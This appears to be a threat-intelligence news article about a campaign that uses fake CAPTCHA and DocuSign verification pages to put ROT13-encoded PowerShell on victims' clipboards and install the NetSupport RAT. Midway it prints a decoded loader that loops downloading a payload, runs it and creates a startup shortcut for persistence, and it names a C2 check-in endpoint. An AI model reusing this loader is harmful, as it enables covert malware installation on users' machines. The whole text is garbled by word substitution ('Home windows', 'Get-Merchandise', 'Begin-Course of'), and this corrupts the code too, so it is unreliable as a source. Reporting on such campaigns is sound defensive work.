
Cybersecurity researchers have uncovered a classy malware marketing campaign that weaponizes customers’ belief in routine web verification processes to ship malicious payloads.
The scheme exploits acquainted “show you’re human” prompts, remodeling seemingly harmless web site interactions into vectors for malware distribution throughout Home windows programs worldwide.
The marketing campaign employs misleading web sites that mimic professional providers, together with spoofed Gitcodes repositories and fraudulent DocuSign verification pages, to trick customers into executing malicious PowerShell scripts on their machines.
Gitcodes (Supply – DomainTools)
Victims are manipulated into copying and pasting these scripts immediately into their Home windows Run immediate, initiating a cascade of automated downloads that finally set up the NetSupport Distant Entry Trojan (RAT) on contaminated programs.
DomainTools analysts recognized this malicious multi-stage downloader marketing campaign concentrating on Home windows customers by rigorously crafted social engineering methods.
Assault movement (Supply – DomainTools)
The researchers found that risk actors are leveraging a number of themed web sites to host PowerShell scripts designed to bypass conventional safety measures by their staged strategy.
The marketing campaign represents a major evolution in social engineering techniques, because it requires victims to actively take part in their very own compromise whereas believing they’re finishing professional verification procedures.
The assault infrastructure demonstrates exceptional sophistication, using a number of registrars together with Cloudflare, NameCheap, and NameSilo, with identify servers distributed throughout cloudflare.com, luxhost.org, and namecheaphosting.com.
This distributed strategy enhances the marketing campaign’s resilience in opposition to takedown efforts whereas offering attackers with a number of fallback choices for payload supply.
Superior Clipboard Poisoning and An infection Mechanism
Essentially the most insidious side of this marketing campaign lies in its clipboard poisoning approach, significantly evident within the faux DocuSign verification pages.
Faux Docusign CAPTCHAs (Supply – DomainTools)
When victims encounter these fraudulent websites, they’re offered with interfaces that carefully resemble professional Cloudflare browser checking pages blended with DocuSign branding.
Upon clicking what seems to be a regular CAPTCHA checkbox, the malicious web page triggers an “unsecuredCopyToClipboard()” perform that silently copies an encoded multi-layered string to the person’s clipboard.
The copied content material, initially ROT13 encoded to evade signature detection, decodes to disclose a PowerShell script designed to determine persistence and obtain extra payloads.
A consultant instance of the decoded script demonstrates the assault’s methodology:-
whereas ($true) {
strive {
(New-Object Web.WebClient).DownloadFile($url, $path);
if ((Get-Merchandise $path).size -ge 20000) {
Begin-Course of $path;
break;
}
} catch {}
Begin-Sleep -Seconds 10;
}
$WScriptShell = New-Object -ComObject WScript.Shell;
$Shortcut = $WScriptShell.CreateShortcut($env:APPDATA + “MicrosoftWindowsStart MenuProgramsStartupwbdims.lnk”);
$Shortcut.TargetPath = $path;
$Shortcut.Save();
This script establishes a persistent obtain loop, routinely retrieves the “wbdims.exe” payload from GitHub, and creates a startup folder shortcut to make sure the malware executes upon every person login.
The multi-stage strategy consists of extra command-and-control mechanisms, with contaminated programs checking in by way of endpoints like “docusign.sa.com/verification/c.php” to sign profitable compromise and set off subsequent payload deliveries.
The marketing campaign’s effectiveness stems from its exploitation of person familiarity with professional verification processes, mixed with subtle technical implementation that segments the assault throughout a number of phases to evade detection and complicate attribution efforts.
Pace up and enrich risk investigations with Risk Intelligence Lookup! -> 50 trial search requests